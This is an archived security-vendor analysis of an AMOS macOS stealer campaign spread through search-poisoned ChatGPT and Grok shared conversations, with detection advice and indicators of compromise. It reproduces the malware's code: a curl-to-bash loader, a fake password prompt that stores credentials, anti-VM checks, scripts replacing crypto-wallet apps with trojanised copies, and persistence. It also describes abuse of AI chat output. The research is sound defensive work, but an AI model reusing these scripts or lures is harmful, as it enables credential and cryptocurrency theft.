

AI-Poisoning & AMOS Stealer: The Biggest Mac Threat | Huntress

Archived: 2026-04-05 18:51:37 UTC

Summary

On December 5, 2025, Huntress triaged an Atomic macOS Stealer (AMOS) alert that initially appeared routine: data exfiltration, standard AMOS persistence, and no unusual infection chain indicators in the telemetry. We expected to find the standard delivery vectors: a phishing link, a trojanized installer, maybe a ClickFix lure. None of those were present: no phishing email, no malicious installer, and no familiar ClickFix-style lure.

Those expectations weren't arbitrary. Over the past year, macOS-stealer activity has increasingly relied on trusted workflows and social engineering rather than traditional malware downloads. One prominent example is the rise of ["ClickFix" attacks](#), which exploit users' trust in seemingly harmless "prove you're human" prompts (such as CAPTCHA). Victims unknowingly execute arbitrary commands they believe are part of a legitimate user authentication chain. While this incident is not ClickFix, the historical pattern helps explain why we initially expected to find a user-executed command lure instead of a file-based delivery vector.

Instead, what we found was a simple Google search, followed by a conversation with ChatGPT:



The victim had searched "Clear disk space on macOS." Google surfaced two highly ranked results at the top of the page, one directing the end user to a ChatGPT conversation and the other to a Grok conversation. Both were hosted on their respective legitimate platforms. Both conversations offered polite, step-by-step troubleshooting guidance. Both included instructions, and macOS Terminal commands presented as "safe system cleanup" instructions.

The user clicked the ChatGPT link, read through the conversation, and executed the provided command. They believed they were following advice from a trusted AI assistant, delivered through a legitimate platform, surfaced by a search engine they use every day. Instead, they had just executed a command that downloaded an AMOS stealer variant that silently harvested their password, escalated to root, and deployed persistent malware.

No malicious download. No security warnings. No bypassing macOS's built-in protections. Just a search, a click, and a copy-paste, into a full-blown persistent data leak.

This campaign represents a fundamental evolution in social engineering: attackers are no longer just mimicking trusted platforms; they're actively using them, [poisoning search results](#) to ensure their malicious "help" appears as the first answer victims find. Malware no longer needs to masquerade as "clean" software when it can masquerade as help.

Initial access: AI/SEO poisoning

One search to steal them all:

Figure 1: Search results showing AI conversations recommending the user download the Infostealer

The infection began with a search query anyone with a Mac might type: "Clear disk space on macOS." This isn't a niche technical query or a red flag phrase; it's exactly what a normal user would search when their storage is full, and they're looking for help.

During our investigation, the Huntress team reproduced these poisoned results across multiple variations of the same question, "how to clear data on iMac," "clear system data on iMac," "free up storage on Mac", confirming this isn't an isolated result but a deliberate, widespread poisoning campaign targeting common troubleshooting queries.

Google's response looked like this:




Figure 2: Top search results and highly ranked links via Google Search

Two highly ranked results appeared near the top of the page:

- **A ChatGPT conversation:** "How to delete system data on Mac - How to clear storage on Mac?"
- **A Grok conversation:** "How to clear storage on Mac? - Guide Clear Space - Clear space safely."

Both were highly ranked results. Both appeared above organic results. Both pointed to what appeared to be legitimate AI-generated troubleshooting guides hosted on grok.com and chatgpt.com, domains users have been conditioned to trust.

Inside the poisoned conversation

The user clicked the ChatGPT link and was directed to a shared conversation that resembled a typical interaction with ChatGPT. The interface was authentic because it was, in fact, a real ChatGPT conversation, hosted on OpenAI's platform, created by an attacker and then weaponized through SEO manipulation.




Figure 3: ChatGPT conversation guiding the user to downloading the AMOS macOS infostealer

The conversation followed a familiar pattern of most AI conversations, and everything about this presentation screams legitimacy:

- **Professional formatting:** Numbered steps, emoji indicators, code blocks with syntax highlighting.
- **Reassuring language:** "safely removes," "does not touch your personal data," "does not modify system settings."
- **Plausible technical content:** The use of Terminal for system maintenance isn't inherently suspicious.

Trusting the familiarity of the format and the domain, the victim read through the instructions, saw nothing alarming, and executed the command exactly as written. Unfortunately, that was all it took to infect their Mac with 24/7 data-stealing malware that persists until removed.

The deception behind the delivery

This attack works because it exploits multiple layers of trust simultaneously:

- **Search engine trust:** Users trust search engines to surface helpful, vetted results, and results at the top carry implied endorsement.
- **Platform trust:** The links point to chatgpt.com and grok.com, both legitimate domains users have been conditioned to trust for technical guidance.
- **Format trust:** The conversation looks exactly like thousands of other ChatGPT interactions people see daily. Nothing suspicious.
- **Content trust:** The instructions seem reasonable. Users know that Terminal commands exist for system maintenance.
- **Behavior trust:** Users routinely copy and paste Terminal commands from trusted sources, such as Stack Overflow, Apple Support forums, Reddit threads, and AI-generated conversations.

But this attack doesn't break any of these trust layers; it weaponizes them all.

Replication across platforms

During our research for this article, Huntress identified multiple variations of the same conversations and confirmed that this poisoning isn't isolated to ChatGPT. We found identical malicious instructions hosted on Grok, and various versions of the base-64 encoded URL being shared via the instructions on both sites:




Figure 4: Grok-generated chat to download the AMOS stealer

The Grok conversation mirrored the ChatGPT version, with the same formatting and reassuring language; the only significant difference was a slightly different base64-encoded payload URL. This confirmed to our team that attackers are systematically weaponizing multiple AI platforms with SEO poisoning, and that it is not isolated to a single AI platform, page, or query, ensuring victims encounter poisoned instructions regardless of which tool they trust. Instead, multiple AI-style conversations are being surfaced organically through standard search terms, each pointing victims toward the same multi-stage macOS stealer.

Why this works so well

Traditional malware delivery requires users to ignore warning signs:

- Allow unknown files → Override Gatekeeper to bypass native OS security

- Install suspicious software → Click through security warnings
- Grant elevated permissions → Approve system extensions

This attack requires:

- Search
- Click
- Copy-paste

No warnings. No downloads. No red flags. The entire infection chain appears to be normal and safe behavior, because it is in every other context. Users aren't being careless. They're not ignoring security prompts. They're following instructions from a trusted AI platform, delivered through a search engine they use daily, for a task that legitimately requires Terminal access.

This is [social engineering](#) at its best: The attack is indistinguishable from the help it impersonates.

What happens after the copy-paste

Once the victim executed the command, a multi-stage infection chain began. The base64-encoded string in the Terminal command decoded to a URL hosting a malicious bash script, the first stage of an AMOS deployment designed to harvest credentials, escalate privileges, and establish persistence without ever triggering a security warning.

After the commands are executed, here's how the infection unfolds.

Technical analysis

In previous articles, [Trend Micro has covered the stealer itself quite extensively](#); however, we will provide a high-level overview of the AMOS variant used in this case.

Stage 1: Credential harvesting and silent privilege escalation

The command served to the victim in this case was the following, with the base64 encoded blob decoding to `hxxps[://]putuartaana[.]com/cleangpt` (as of the release of this article, two more C2 URLs were used for delivery).

```
/bin/bash -c "$(curl -fsSL $(echo aHR0cHM6Ly9wdXR1YXJ0YW5hLmNvbS9jbGVhbmddA== | base64 -d))"
```

The remote loader, called update, is fetched and runs a bash script that requests the user's credentials by simply asking for the "System Password". Once entered, the AMOS stealer looks to verify the password supplied by the victim.

```
/bin/bash -c #!/bin/bash

username=$(whoami)

while true; do
  echo -n "System Password: "
  read password
  echo

  if dscl . -authonly "$username" "$password" >/dev/null 2>&1; then
    echo -n "$password" > /tmp/.pass
    break
  else
    echo "Incorrect password! Try again."
  fi
done

curl -o /tmp/update hxxps[://]putuartana[.]com/cleaner1/update >/dev/null 2>&1
echo "$password" | sudo -S xattr -c /tmp/update >/dev/null 2>&1
chmod +x /tmp/update
/tmp/update
```

Figure 5: The bash script used to escalate to root

The password prompt is not an actual system dialog, does not display macOS authentication branding, and, to date, has not leveraged AppleScript.

Behind the scenes, the loader silently validates the supplied password using: `dscl-authonly <username> <password>`

The `dscl` command is part of a script that will curl a new copy of the update binary to the `/tmp` directory, remove the quarantine extended attribute (an odd addition by the attacker here, as a `curl` command does not apply the quarantine extended attribute), and update the permissions to allow for execution. This is not unique to this instance of AMOS.

This command performs silent credential validation with Directory Services without prompting for a graphical password. It confirms whether the supplied password is correct, but does so entirely in the background, no system UI, no Touch ID fallback, no visible authentication challenge. Once a valid password is supplied, the script writes it in plaintext to a hidden file in the `/tmp` directory, called `/tmp/.pass`. Once it moves to the next stage, it will move the file to the user's home directory.

The confirmed credentials are then immediately weaponized. The loader pipes the stored password into `sudo -S`, which accepts passwords via stdin rather than requiring interactive entry: `cat /tmp/.pass | sudo -S <privileged_command>`

This allows the attacker to execute subsequent commands with root privileges without requiring further user interaction. From the victim's perspective, they entered their password once for what seemed like a system maintenance task, but behind the scenes, that credential has enabled complete administrative control of the endpoint.

Once it has downloaded the update binary to `/tmp`, it removes the quarantine extended attribute from the binary (which Apple applies to newly downloaded content) and sets the permissions to allow the binary to execute.

Before executing the next stage, it will verify that it is not running in a virtual machine and instead will run anti-VM logic.

```
osascript -e
set memData to do shell script "system_profiler SPMemoryDataType"
set hardwareData to do shell script "system_profiler SPHardwareDataType"
if memData contains "QEMU" or memData contains "VMware" or memData contains "KVM" or hardwareData contains "
Z31FHXYQ0J" or hardwareData contains "C07T508TG1J2" or hardwareData contains "C02TM2ZBHX87" or
hardwareData contains "Chip: Unknown" or hardwareData contains "Intel Core 2" then
set exitCode to 100
else
set exitCode to 0
end if
do shell script "exit " & exitCode
```

Figure 6: Anti-VM logic to ensure the malware is not running inside a virtual machine

Stage 2: Loader and payload deployment

With authorized credential access secured, the AppleScript loader proceeds to download and install the core stealer payload. The payload, an ad hoc signed Mach-O executable, is copied to a hidden location in the user's home directory:

/Users/\$USER/.helper

The filename .helper is deliberately generic and innocuous. The leading dot makes it hidden by default in Finder and standard directory listings, reducing the likelihood of user detection.

The loader will then look for two applications in the /Applications directory: Ledger Wallet and Trezor Suite. If they exist, it will overwrite them with a trojanized copy that is ad-hoc signed. These applications prompt the user to suggest that, for security reasons, the seed phrase needs to be re-entered. Additionally, an app bundle resource is included that posts this data to the attacker-controlled web server.

```
on replaceApp(pr, pass, appUrl)
try
set appPath to "/Applications/Ledger Wallet.app"
list folder POSIX file appPath
set filePath to pr & "/.private"
do shell script "rm -f " & quoted form of filePath

writeText("user10", pr & "/.private")
do shell script "curl https://" & appUrl & "/zxc/app.zip -o /tmp/app.zip"
try
do shell script "pkill \"Ledger Wallet\""
end try
do shell script "echo " & quoted form of pass & " | sudo -S rm -r " & quoted form of appPath
delay 1
do shell script "unzip /tmp/app.zip -d /Applications"
delay 1
do shell script "rm /tmp/app.zip"

end try
end replaceApp

on replaceAppTwo(pr, pass, appUrl)
try
set appPath to "/Applications/Trezor Suite.app"
list folder POSIX file appPath
set filePath to pr & "/.private"
do shell script "rm -f " & quoted form of filePath

writeText("user10", pr & "/.private")
do shell script "curl https://" & appUrl & "/zxc/apptwo.zip -o /tmp/apptwo.zip"
try
do shell script "pkill \"Trezor Suite\""
end try
do shell script "echo " & quoted form of pass & " | sudo -S rm -r " & quoted form of appPath
delay 1
do shell script "unzip /tmp/apptwo.zip -d /Applications"
delay 1
do shell script "rm /tmp/apptwo.zip"

end try
end replaceAppTwo
```

Figure 7: The AppleScript checks for Ledger Wallet and Trezor Suite and replaces them with a trojanized version

The stealer is compiled as a native macOS binary, not a cross-platform script or interpreted payload. This approach avoids dependencies on Python, Node.js, or other runtimes that security tools might flag as risky. It also integrates cleanly with macOS APIs for keychain access and GUI interaction.

After collecting all the data, the attacker will stage the data in /tmp/out.zip before exfiltrating it to their C2 server.

Stage 3: Persistence via GUI-context watchdog loops

Using a standard macOS LaunchDaemon mechanism for persistence, the attacker drops a LaunchDaemon that will call a bash script every time the machine reboots. The plist, located at /Library/LaunchDaemons/com.finder.helper.plist, is quite barebones.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>Label</key>
  <string>com.finder.helper</string>
  <key>ProgramArguments</key>
  <array>
    <string>/bin/bash</string>
    <string>/Users/[REDACTED]/.agent</string>
  </array>
  <key>RunAtLoad</key>
  <true/>
  <key>KeepAlive</key>
  <true/>
</dict>
</plist>
```

Figure 8: Persistent LaunchDaemon called `com.finder.helper.plist`

The LaunchDaemon's responsibility is to run this hidden .agent script—an AppleScript-based watchdog loop that runs in the background. This .agent file was initially dropped as part of the first-stage dropper, an AppleScript called 'update'.

```
while true; do
  osascript <<EOF
set loginContent to do shell script "stat -f \"%Su\" /dev/console"
if loginContent is not equal to "" and loginContent is not equal to "root"
  do shell script "sudo -u " & quoted form of loginContent & " '/Users/[REDACTED]/.helper'"
end if
EOF
  sleep 1
done
```

Figure 9: Script to persist the .helper binary

This loop operates as follows:

- Every second, the script checks which user is currently logged into the GUI session by querying /dev/console.
- If a user session is active (and it's not the root user), the script relaunches .helper under that user's context using sudo -u.
- If .helper is killed or crashes, it is automatically restarted within one second.
- The loop runs continuously, ensuring persistent execution across reboots, logouts, and manual termination attempts.

This persistence strategy is operationally significant because it guarantees continuous execution within the user's GUI session rather than at the system level. Running in this context enables access to session-specific credential stores, browser databases, and authenticated application data that are unavailable to background daemons without visible re-authentication.

By minimizing reliance on traditional plist-based persistence and maintaining user-context relaunching, the malware can remain active and continue harvesting sensitive information long after its initial installation, even if standard plist or LaunchAgent audits reveal no anomalies.

Stealer capabilities

The core AMOS payload maintains its focus on high-value data exfiltration, targeting:

- **Cryptocurrency wallets:** Electrum, Exodus, MetaMask, Ledger Live, Coinbase Wallet, and other popular wallet applications
- **Browser credential databases:** Saved passwords, cookies, autofill data, and session tokens from all major browsers
- **Keychain access:** Queries macOS Keychain for application passwords, Wi-Fi credentials, and certificates
- **File system enumeration:** Searches for wallet files, configuration files, and other sensitive documents
- **Exfiltration:** Packages all harvested data and transmits it to attacker-controlled servers

Threat actor evolution

This campaign highlights several meaningful shifts in macOS stealer tradecraft. Two key delivery traits differentiate this campaign from traditional macOS stealer deployment.

- **AI trust exploitation**
 - Attackers mimic the tone, formatting, and instructional style of legitimate AI troubleshooting content.
 - Users confidently execute Terminal commands recommended by ChatGPT or Grok without validating safety.
 - EO poisoning ensures malicious AI-style “advice” appears as the first trusted answer during routine searching.

AMOS has previously leveraged SEO-boosted placement, as documented in [Jamf’s macOS infostealer research](#); however, this is the first time we have observed the family using AI-formatted troubleshooting content as the initial lure for execution.

- **Copy/paste into Terminal**
 - macOS Gatekeeper does not inspect shell scripts or one-liners, allowing them to execute without prompts or warnings.
 - Eliminates the need for installers, cracked apps, or Gatekeeper overrides (e.g., right-clicking and opening or dragging into Terminal).
 - Instead of downloading an application or DMG, victims compromise themselves by copying a command directly from the browser into Terminal.

Detection and mitigation recommendations:

Traditional signature-based detection will struggle with this campaign because the initial infection vector, a user-executed Terminal command, appears identical to legitimate administrative tasks. Focus detection efforts on behavioral anomalies:

For defenders:

- Monitor for osascript requesting user credentials
- Monitor for unusual dscl -authonly usage, especially in user-initiated bash scripts
- Monitor for system_profiler usage related to emulator detections (anti-analysis)
- Audit processes launching via sudo -u with passwords that are piped to stdin
- Watch for hidden executables in users' home directories
 - If a file is prepended with a period (.), it will be hidden from both the Finder's default view and a basic ls command in Terminal. It is a common way malware tries to hide from the end user’s view.

For end users:

- Never execute Terminal commands from unfamiliar sources, even if they appear to come from trusted sources
- Be suspicious of any utility that you do not understand completely that requests your password
- Use strong, random passwords and a password manager to keep your accounts secure if malware executes

Conclusion

The AI-poisoning delivery path used by this AMOS campaign represents a meaningful shift in social engineering tradecraft. Attackers are no longer trying to overcome user skepticism; they are leveraging user trust directly.

Traditional malware delivery battles against instinct. Phishing emails feel suspicious. Cracked installers trigger warnings. But copying a Terminal command from our trusted AI friend ChatGPT? That feels productive. That feels safe. That feels like a simple solution to an annoying problem.

This strategy is a breakthrough, as attackers have discovered a delivery channel that not only bypasses security controls but also circumvents the human threat model entirely. The technical sophistication compounds the problem: silent credential harvesting, GUI context persistence, trojanized wallets, and native execution. But the real story isn't what happens after infection. It's how easily the infection begins.

As AI assistants become embedded in daily workflows and operating systems, we expect this delivery method to proliferate. It's too effective, too scalable, and too difficult to defend against with traditional controls. Defensive strategies must evolve beyond static artifact monitoring to include behavioral detection of anomalous authentication patterns, unusual process execution chains, and deviations from baseline shell behavior.

However, technology alone won't solve this problem. Users need to understand that platform trust does not automatically transfer to user-generated content. **The most dangerous exploits don't target code; they target behavior and people.** In 2025 and beyond, that means exploiting our relationship with AI and our willingness to trust instructions simply because they're formatted like help.

Malware no longer needs to resemble legitimate software. It just needs to be helpful.

IOCs

Files

Name	SHA256	Notes
com.finder.helper.plist	276db4f1dd88e514f18649c5472559aed0b2599aa1f1d3f26bd9bc51d1c62166	Persistent LaunchDaen that runs .agt
.pass	N/A	Hidden file containing th user's password
.username	N/A	Hidden file containing th username
.id		
.helper	ab60bb9c33ccf3f2f9553447babb902cdd9a85abce743c97ad02cbc1506bf9eb	MachO executable
Ledger Wallet.app		Trojanised a hoc signed application bundle overwriting ; existing legitimate installation
.agent	e1ca6181898b497728a14a5271ce0d5d05629ea4e80bb745c91f1ae648eb5e11	AppleScript that relaunch .helper
update	340c48d5a0c32c9295ca5e60e4af9671c2139a2b488994763abe6449ddfc32aa	First stage payload
update	68017DF4A49E315E49B6E0D134B9C30BAE8ECE82CF9DE045D5F56550D5F59FE1	First stage payload

Infrastructure

IP	Notes
45.94.47[.]205	Gate
45.94.47[.]186	C2
hxxps[://]wbehub[.]org	botUrl

hxxps[://]sanchang[.]org	Ledger Wallet seed app data exfil
--------------------------	-----------------------------------

Source: <https://www.huntress.com/blog/amos-stealer-chatgpt-grok-ai-trust>